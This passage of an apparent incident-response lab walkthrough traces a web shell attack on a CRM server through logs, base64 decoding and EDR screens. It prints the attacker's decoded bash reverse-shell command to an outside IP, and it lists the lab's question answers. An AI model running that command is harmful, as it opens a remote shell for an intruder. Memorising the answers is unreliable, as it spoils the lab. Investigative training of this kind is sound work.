151.101.1.140 - - [06/Nov/2025:14:42:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "PF-BusinessClient/3.1"
```

Answer: 2025-11-06 14:27:34

6. What is the first decoded command the attacker ran on the CRM?


```
root@ip-10-48-126-42:~# grep "POST /CRM/portal/uploads/" crm.log
34.67.91.83 - - [06/Nov/2025:14:27:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=ZDJodllXMXA&auth=313
37 HTTP/1.1" 200 29 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:28:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=WW1GemFDQXRhU0ErSmlB
dlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09&auth=31337 HTTP/1.1" 200 29 "https://crm.try
patchme.thm" "python-requests/2.31.0"
151.101.1.140 - - [06/Nov/2025:14:29:46 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
104.16.123.96 - - [06/Nov/2025:14:30:23 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari
/537.36"
185.199.108.133 - - [06/Nov/2025:14:31:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "ht
tps://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1
.15"
89.177.22.3 - - [06/Nov/2025:14:35:03 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https:
//crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
43.132.0.77 - - [06/Nov/2025:14:40:20 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https:
//crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/5
7.36"
95.245.33 - - [06/Nov/2025:14:40:36 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https
://crm.trypatchme.thm" "PF-API-Client/2.5"
151.101.1.140 - - [06/Nov/2025:14:42:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "PF-BusinessClient/3.1"
```

Encoded command: **ZDJodllXMXA**

Decode it using the Command: **echo ZDJodllXMXA | base64 -d | base64 -d**

```
root@ip-10-48-126-42:~# echo ZDJodllXMXA | base64 -d | base64 -d
base64: invalid input
whoamiroot@ip-10-48-126-42:~#
```

Alternatively, using **Cyberchef: https://gchq.github.io/CyberChef/**




Answer: whoami

7. Based on the attacker's activity on the CRM, which MITRE ATT&CK Persistence sub-technique ID is most applicable?

For the MITRE ATT&CK persistence sub-technique, we need to correlate the attacker's behavior (uploading a script and executing it) with the relevant persistence techniques. The attacker uploaded a file (`invoice.php`) and later invoked it, suggesting they may be attempting to persist their access.

Given that the file `invoice.php` was uploaded and accessed.


The most relevant MITRE ATT&CK persistence sub-technique in this scenario would likely be "Web Shell"
mitre.org



Answer: T1505.003

8. Which process image executes attacker commands received from the web?


Now we need to go to the EDR




Answer: /usr/sbin/php-fpm7.4

9. What command allowed the attacker to open a bash reverse shell?

Encoded command so decode it:
WW1GemFDQXRhU0ErSmlBdlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09
Command to decode:
echo WW1GemFDQXRhU0ErSmlBdlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09 | base64 -d | base64 -d




Alternatively, you can also use CyberChef to decode:




Answer: bash -i >& /dev/tcp/115.58.148.86/8080 0>&1

10. Which Linux user executes the entered malicious commands?




Answer: www-data

11. What sensitive CRM configuration file did the attacker access?



Answer: /etc/trycrm/config.json


12. Which domain was used to exfiltrate the CRM portal database?





Answer: portaldrop2025.xyz

13. What flag do you get after completing all 12 EDR response actions?


1.



TryDetectMe XDR
Activity dashboard
Search
Dashboard
Endpoint Detections
Threat Intelligence
Host Management
Analytics
Reports
Audit Logs
Support
Settings
All Detections
Suspicious File Write: Backdoor:PHP/Generic
Summary
Process Info
IOC/Indicators
Actions/Response
Summary
A suspicious file write was detected in the application uploads directory. The file was written by php-fpm (worker, www-data) under apache2 .
Detection Time
Nov 6th 2025 at 17:27
Host
TPMHQ-CRM01
Engine
Static Signature
User
www-data
Severity
High
Status
Not Acknowledged
Last refreshed: 09:52:36
Host Details
Priority
Critical
Hostname
TPMHQ-CRM01
OS Name
Ubuntu 22.04
Custom Tags
Risk Assessment
Tactic
Persistence
Technique
Server Software Component: Web Shell
Confidence Score
95

